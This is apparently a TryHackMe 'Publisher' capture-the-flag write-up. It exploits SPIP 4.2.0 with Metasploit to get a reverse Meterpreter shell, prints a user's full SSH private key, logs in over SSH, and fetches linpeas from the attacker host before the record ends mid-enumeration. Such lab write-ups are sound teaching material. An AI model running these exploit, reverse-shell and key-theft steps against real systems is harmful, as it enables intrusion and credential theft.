

# PUBLISHER- TRY HACK ME- ROOM



5kullk3r

5 min read

Dec 6, 2025


The screenshot shows the TryHackMe interface. At the top, there's a navigation bar with icons for Dashboard, Learn, Practice, and Compete. Below that, a secondary navigation bar shows 'Learn > Publisher'. The main content area features a large title 'Publisher' with a gold king chess piece icon. A descriptive text below says 'Test your enumeration skills on this boot-to-root machine.' To the right of the title, there are metrics: 60 min (estimated time), 20,349 (number of solves), and a purple 'Hack' button.

Hello everyone! This is a beginner-friendly somewhat forensic type room

from the TryHackMe platform titled “PUBLISHER”

This room is classified as easy and is a boot2root-type challenge. I hope this write-up helps guide you through the process!

Enough talk — let's dive right in, and I hope you enjoy the journey! :)



My thoughts always when reviewing my draft publications

## Phase 1: Initial Foothold via SPIP RCE

## Enumeration and Vulnerable Service Identification

We begin by visiting the main website, where the name of the underlying software is immediately visible, and concurrently run an Nmap scan.

I go to website and see the community magazine webpage and the word **spip** catches my eyes



I run nmap scan:

```
[# nmap -sC -sV 10.201.49.35 -T 4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 12:05 IST
Nmap scan report for 10.201.49.35
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol
| ssh-hostkey:
|   3072 04:b8:98:5e:bb:a3:5b:e1:a5:ad:f6:e8:f1:d2:06:75 (RSA)
|   256 b3:63:45:c1:c3:69:d5:40:bf:b7:c0:cf:9e:27:d4:ee (ECDSA)
|_  256 82:b7:93:17:cf:31:da:0f:78:6c:4e:bc:b9:18:8e:79 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Publisher's Pulse: SPIP Insights & Tips
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
nmap -sC -sV 10.201.49.35 -T 4
```

I see port **22** and **80** open


We check for common web directories using Gobuster

```
[# gobuster dir -u http://10.201.49.35/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://10.201.49.35/
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
/images          (Status: 301) [Size: 313] [→ http://10.201.49.35/images/]
/spip             (Status: 301) [Size: 311] [→ http://10.201.49.35/spip/]
```

```
gobuster dir -u http://10.201.49.35/ -w
```

```
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
```

I see /spip and /images



The screenshot shows a web browser window with the URL `http://10.201.49.35/images/`. The title bar says "Not Secure". The main content is titled "Index of /images". Below it is a table with the following data:

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
 <a href="#">180_column_bg.jpg</a>	2023-12-20 19:05	2.1K	
 <a href="#">ads.jpg</a>	2023-12-20 19:05	9.7K	
 <a href="#">bottom_panel_bg.jpg</a>	2023-12-20 19:05	27K	
 <a href="#">comment_icon.jpg</a>	2023-12-20 19:05	3.8K	
 <a href="#">image_01.jpg</a>	2023-12-20 19:05	59K	
 <a href="#">image_02.jpg</a>	2023-12-20 19:05	37K	
 <a href="#">logo.jpg</a>	2023-12-20 19:05	29K	
 <a href="#">menu_bg.jpg</a>	2023-12-20 19:05	4.9K	
 <a href="#">menu_bg_repeat.jpg</a>	2023-12-20 19:05	329	
 <a href="#">templatmeo_column_two_bg.jpg</a>	2023-12-20 19:05	3.6K	
 <a href="#">top_bg.jpg</a>	2023-12-20 19:05	56K	

*Apache/2.4.41 (Ubuntu) Server at 10.201.49.35 Port 80*

Inspecting the /spip directory and using Wappalyzer confirms the exact software and version.

The screenshot shows a web browser window. The address bar indicates a non-secure connection to <http://10.201.49.35/spip/>. The main content area displays a news article titled "Title : The Power and Peril of Online Publications : Navigating the Impact on Society". Below the title, it says "13 novembre 2023, par think". The article discusses the impact of online publications on society, mentioning both positive aspects and potential pitfalls. A sidebar on the right lists technologies used in the site, including SPIP 4.2.0 (highlighted with a red box), PHP, Ubuntu, Apache HTTP Server 2.4.41, and jQuery 3.6.3.

- **SPIP v4.2.0**

Searching it up I see the **RCE exploit** in exploitdb

The screenshot shows a web browser displaying a exploit-db.com page for a SPIP v4.2.0 - Remote Code Execution (Unauthenticated) exploit. The page includes fields for EDB-ID (51536), CVE (2023-27372), Author (NUTS7), Type (WEBAPPS), Platform (PHP), Date (2023-06-20), and status indicators for EDB Verified (green checkmark) and Exploit (download and exploit files). The Vulnerable App section is empty.

## Remote Code Execution (RCE) and SSH Key Retrieval

We use the identified exploit within Metasploit to gain a reverse shell and immediately look for a way to establish persistent access.

```
msf > search spip
Matching Modules
=====
#  Name
-  __
0  exploit/multi/http/spip_bigup_unauth_rce    Disclosure Date  Rank   Check  Description
1    \_ target: PHP In-Memory                      .                .
2    \_ target: Unix/Linux Command Shell            .                .
3    \_ target: Windows Command Shell              .                .
4  exploit/multi/http/spip_porte_plume_previsu_rce 2024-08-16  excellent Yes    SPiP BigUp Plugin Unauthenticated RCE
Plugin
5    \_ target: PHP In-Memory                      .                .
6    \_ target: Unix/Linux Command Shell            .                .
7    \_ target: Windows Command Shell              .                .
8  exploit/multi/http/spip_connect_exec          2012-07-04  excellent Yes    SPiP connect Parameter PHP Injection
9    \_ target: PHP In-Memory                      .                .
10   \_ target: Unix/Linux Command Shell           .                .
11   \_ target: Windows Command Shell             .                .
12  exploit/multi/http/spip_rce_form          2023-02-27  excellent Yes    SPiP form PHP Injection
13   \_ target: PHP In-Memory                      .                .
14   \_ target: Unix/Linux Command Shell           .                .
15   \_ target: Windows Command Shell             .                .
```

```
msfconsole
```

**Search spip and we see the last option which is RCE 2023**

```
use 12
```

```
set RHOSTS <victim IP>
```

```
set lhost <our ip>
```

```
set TARGETURI /spip
```

*run*

```
msf > use 12
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/spip_rce_form) > options

Module options (exploit/multi/http/spip_rce_form):
Name      Current Setting  Required  Description
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5,
RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-me
taspli...
RPORT          80        yes       The target port (TCP)
SSL            false      no        Negotiate SSL/TLS for outgoing connections
TARGETURI        /        yes       Path to Spip install
VHOST          none      no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST          [REDACTED]  yes       The listen address (an interface may be specified)
LPORT          4444      yes       The listen port

Exploit target:
Id  Name
--  --
0   PHP In-Memory
```

Now,

*shell*

From the shell, we navigate to the user's home directory and retrieve their private SSH key.

```

msf exploit(multi/http/spip_rce_form) > run
[*] Started reverse TCP handler on 10.9.2.204:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] SPIP Version detected: 4.2.0
[+] The target appears to be vulnerable. The detected SPIP version (4.2.0) is vulnerable.
[*] Got anti-csrf token: AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE
[*] 10.201.49.35:80 - Attempting to exploit...
[*] Sending stage (41224 bytes) to 10.201.49.35
[*] Meterpreter session 1 opened (10.9.2.204:4444 → 10.201.49.35:48530) at 2025-11-12 12:18:17 +0530
whoami

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter >
meterpreter > shell
Process 300 created.
Channel 0 created.
whoami
www-data
1> 1>

```

```

cd .ssh
ls -la
total 20
drwxr-xr-x 2 think think 4096 Jan 10 2024 .
drwxr-xr-x 8 think think 4096 Feb 10 2024 ..
-rw-r--r-- 1 root root 569 Jan 10 2024 authorized_keys
-rw-r--r-- 1 think think 2602 Jan 10 2024 id_rsa
-rw-r--r-- 1 think think 569 Jan 10 2024 id_rsa.pub
get id_rsa
/bin/sh: 9: get: not found
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

```

```

cd ... → cd /home/think

```

`ls -la` → **we see .ssh**

`cd .ssh` → `ls -la`

`cat id_rsa` → **copy the content**

In a new terminal, we save the key and use it to log in as the user `think` via SSH.

```

GNU nano 8.6
----- BEGIN OPENSSH PRIVATE KEY -----
b3BlnNzaC1rZXktdjEAAAABG5vbmUAAAEEbm9uZQAAAAAAAAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxPvc9pijpUJA4olvkW0ryYASBpdmBasOEls60Rw7FMgjPW86tDK
uIXyZneBIUarJiZh8VzFqmKRYcioDwlJzq+9/2ipQHTVzNjxxg18wWvF0WnK2lI5TQ7QXc
OY8+1CUVX67y4UXrkASF8l7lPKIED24bXjkDBkVrCMHwScQbg/nIIFxxyi262JoJTjh9Jgx
SBjaDOELBBxydv78YMN9dyafImAXYX96H5k+8vc8/I3bkwiCnhuKKJ11TV4b8LMsbrqbY
RYFbCJapB27zJ24a1aR5Un+Ecx2XV2fawhmfSt05b10M0QAnDEu7SGXG9mF/hLJyheRe8lv
+rk5EkZNg14YpXG/E9yIbxB9Rf5k0ekxodZjV06iqIHBoMcQrKotV5nXBRPgVeH71JgV
QFkNQyqVM4wf6o0DSqQsuIvnkB5l9e095sJDwz1pj/aTL3Z6Z28KgPKCj0ELvkAPcncuMQ
Tu+z6QVUr0cCjgSRhw4Gy/bfJ4lLyX/bc1L5QoydAAAFid95i1o/eYtaAAAAB3NzaC1yc2
EAAAAGBAMT73PaYo6VCQ0KJcr5FtK8mAEgaXZgWrDhJb0jkc0xTIIz1vOrQyriF8mZ3gSFG
qyYmYffCxapiKWHqA8JSc6vvf9oqUB01czY8cYnfMFrxdfPpytpSO000F3DmPPtQlFV+u
8uFF6ygEn/Je5TyiBA9uG145AwZFawjb8EnEG4P5yCBccotutiaCU44fSYMUGY2ghzCwQc
cnb+/GDDfxcmnyJgF2F/eh+ZPvLwvPyN25Migp4biiiddU1eG/JTLG64Km2EWH2wiWqQdu
8yduGtWkeVJ/hNl1dn2sIZn7Ut0WdNEAJwxLu0hlxvZhf4SycoXkXvJb/q50RJGTYId
eGKVvxvPciG8QfUX+ZNHpMaHWY1Vd0oqiBwaJnEKyqlVeZ1wUT4FXh+9SYFUBZDUMqlTOM
H+qDg0qkLLiL55AeZfXtPebCQ8M9aY/2ky92emdvc0dygozhC75AD3J3LjEE7vs+kFVK9H
Ao4EkYcOBsv23yeJS8l/23Ii+UKMnQAAAAMBAEAAAGBAIIasGKXjA6c4eo+SLeuDRcaDF
mTQHoxj3Jl3M8+Au+0P+2aaTrWy05zWhUfnWRzHpvGAi6+zbeP/sgNFiNIST2AigdmA1QV
VxlduPzM77d5DWExdNAa0sqQnEMx65ZBA0pj1aegUcfyMhWttknhgCen52hREIqty7g0R5
49F0+4+BrRLivK0nZJuuvK1EMPOo2aDHsxmGt4tomuBNemhxPpqHW17ftxjSHNv+wJ4WkV
8Q7+MfdnzSriRRXisKavE6MPzYHjtMeuDUJDUTIpXv2rl/L3DBs1GGES1Qq5vWwNGOkLR
zz2F+3dNNzK6d0e18ciUXF0qZxFzF+hqwxj6jCASFg6A0YjcozK1WdkUtqqw=Mf15q+KW
x1KL1XnW4/jPt3tb4A9UsW/ayOLCGrlvMwlonGq+s+0nswZNAIDvKKIZzbqvBKZMfVZl4Q
UafNbJoLlxm+4lshdBsrVHPe81IYS8C+1foyX+f1HRkodpkGE0/4/StcGv4XiRBFG1qQAA
AMEAsFmx8iE4UuNEmz467uDcvLP9E2nwjYF65U4ArSijnPY0GRiu8ZQkxyKb4V5569l
DbOLhbFRF/KTR07nWKqo4UuojYvlRg4MuCwiNsOTWbcNqkPWllD0dG07IBDJ1uCJqNjV+0E
56P0Z/HaqfZovFlzC4xwwW8Mm698H/wss8L9wsZq4hMFxmZCdOuZ0lYlMsGjgtekVDGL
IHjNxGd46wo37CKT9jb27OsONG7BIq7iTee5T59xupekynvIqbaAAA AwQDnTuH027B1PRiV
ThEnf8Iz+Y8LFcKLjnDwBdFkyE9kqNRT71xyZK8t502Ec0vCRiLeZu/DTAFPiR+B6WPfUb
kFX8AXaUXpJmUltLl6on7mCpNnjjRKJDUtFm0H6MOGD/YgYE4ZvruoHcmQaeNMpc3YrG
vKrFIed5LNAJ3kLwK8SzBzXsuERbybIKGJa8Z9LYWtpPiHCsl1wqrFiB9ikfMa2DoWTubh
+Xk2NGp6e98Bjtf7qtBn/0rBfdZjveM1MAAADBANoC+jBOLbAHk2rKEvTY1Msbc8Nf2aXe
v0M04fPPBE22VsJGK1Wbi786Z0QvhnbNe6JnLLigk50DEc1WrKvHvWND0WuthNYTTThiwFr
LsHpJjf7fAUxSGQfc0Z06gFmthwZuuYEH9JjZbG2oLnn47BdOnumAOE/mRxDelS0v5J5
M8X1rGlGENXqGuw917aaHPPBnSfquimQkXZ55yyI9uhtc6BrRanGrLEYP0CR18Ppcr5d96
Hx4+A+YKJ0iNuyTwAAAA90aGlua0BwdWJsaXNoZXIBAg=
----- END OPENSSH PRIVATE KEY -----

```

thinkrsa

- In another terminal create a file:
- `nano thinkshell`
- **paste it**

```
└# ssh -i thinkrsa think@10.201.49.35
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Wed 12 Nov 2025 07:19:04 AM UTC

System load:  0.0          Processes:           123
Usage of /:   75.0% of 9.75GB  Users logged in:    0
Memory usage: 21%          IPv4 address for eth0: 10.201.49.35
Swap usage:   0%

⇒ There is 1 zombie process.

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

3 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Wed Nov 12 07:02:09 2025 from 10.9.2.204
think@ip-10-201-49-35:~$ ls -la
total 48
drwxr-xr-x  8 think      think    4096 Feb 10  2024 .
drwxr-xr-x  4 root       root     4096 Nov 12 06:32 ..
lrwxrwxrwx  1 root       root      9 Jun 21 2023 .bash_history → /dev/null
-rw-r--r--  1 think      think    220 Nov 14 2023 .bash_logout
-rw-r--r--  1 think      think   3771 Nov 14 2023 .bashrc
drwx———  2 think      think    4096 Nov 14 2023 .cache
drwx———  3 think      think    4096 Dec  8  2023 .config
drwx———  3 think      think    4096 Feb 10  2024 .gnupg
drwxrwxr-x  3 think      think    4096 Jan 10  2024 .local
-rw-r--r--  1 think      think    807 Nov 14 2023 .profile
lrwxrwxrwx  1 think      think    9 Feb 10  2024 .python_history → /dev/null
drwxr-x—  5 www-data  www-data  4096 Dec 20  2023 spip
drwxr-xr-x  2 think      think    4096 Jan 10  2024 .ssh
-rw-r--r--  1 root       root     35 Feb 10  2024 user.txt
lrwxrwxrwx  1 think      think    9 Feb 10  2024 .viminfo → /dev/null
think@ip-10-201-49-35:~$ cat user.txt
fa229046d44eda6a3598c73ad96f4ca5
```

```
ssh -i thinkrsa think@10.201.49.35
```

```
cat user.txt
```

fa229046d44eda6a3598c73ad96f4ca5

## Phase 2: Local Enumeration and Writeable Directories

### Finding a Writeable Location

We attempt to run the Linpeas enumeration script but encounter permission errors, forcing us to find a temporary directory with write permissions.

In our host terminal:

```
cd /usr/share/peass/linpeas
```

then,

```
python -m http.server 80
```

Back at shell:

```
 wget http://10.9.2.204/linpeas.sh
```

## But this is denied

Now this is because we don't have permission to write and keep the file in these directories

Instead, we search the filesystem for directories where the user `think` has write permissions.

Now let's find the directories with writeable permission: `cd .. /`

```
think@ip-10-201-49-35:~$ find / -type d -user think -writable 2>/dev/null
/proc/2401/task/2401/fd
/proc/2401/fd
/proc/2401/map_files
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/pulseaudio.service
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/dbus.socket
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/init.scope
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/dbus.service
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/pulseaudio.service
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/dbus.socket
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/init.scope
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service/dbus.service
/home/think
/home/think/.gnupg
/home/think/.gnupg/private-keys-v1.d
/home/think/.cache
/home/think/.local
/home/think/.local/share
/home/think/.local/share/nano
/home/think/.ssh
/home/think/.config
/home/think/.config/pulse
/run/user/1000
/run/user/1000/dbus-1
/run/user/1000/dbus-1/services
/run/user/1000/pulse
/run/user/1000/gnupg
/run/user/1000/systemd
/run/user/1000/systemd/units
```

```
find / -type d -user think -writable 2>/dev/null
```

And then we see: **/run/user/1000**

## Running Linpeas and Identifying the Exploit Path

With a suitable location found, we download and execute the enumeration script.

```
think@ip-10-201-49-35:~$ cd /run/user/1000
think@ip-10-201-49-35:/run/user/1000$ ls -la
total 0
drwxr-xr-x 3 root root 60 Nov 12 07:19 .
drwxr-xr-x 3 root root 60 Nov 12 07:19 ..
srw-rw-rw- 1 think think 0 Nov 12 07:19 bus
drwxr-xr-x 3 think think 60 Nov 12 07:19 dbus-1
drwxr-xr-x 2 think think 140 Nov 12 07:19 gnupg
d----- 3 think think 160 Nov 12 07:19 inaccessible
srw-rw-rw- 1 think think 0 Nov 12 07:19 pk-debconf-socket
drwxr-xr-x 2 think think 80 Nov 12 07:19 pulse
drwxr-xr-x 3 think think 100 Nov 12 07:19 systemd
think@ip-10-201-49-35:/run/user/1000$ wget http://10.9.2.204/linpeas.sh
--2025-11-12 07:25:51-- http://10.9.2.204/linpeas.sh
Connecting to 10.9.2.204:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971926 (949K) [application/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                                              [  0%] 949.15K   635KB/s    in 1.5s
2025-11-12 07:25:53 (635 KB/s) - 'linpeas.sh' saved [971926/971926]

think@ip-10-201-49-35:/run/user/1000$ chmod +x linpeas.sh
think@ip-10-201-49-35:/run/user/1000$ ./linpeas.sh
```

```
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
Unexpected in /opt (usually empty)
total 20
drwxr-xr-x 3 root root 4096 Jan 10 2024 .
drwxr-xr-x 18 root root 4096 Nov 12 06:32 ..
drwxr-xr-x 4 root root 4096 Nov 14 2023 containerd
-rw-r--r-- 1 root root 861 Dec 7 2023 dockerfile
-rwxrwxrwx 1 root root 1715 Jan 10 2024 run_container.sh

Unexpected in root
./badr-info
/swap.img

Modified interesting files in the last 5mins (limit 100)
/var/log/syslog
/var/log/auth.log
/var/log/kern.log
```

```
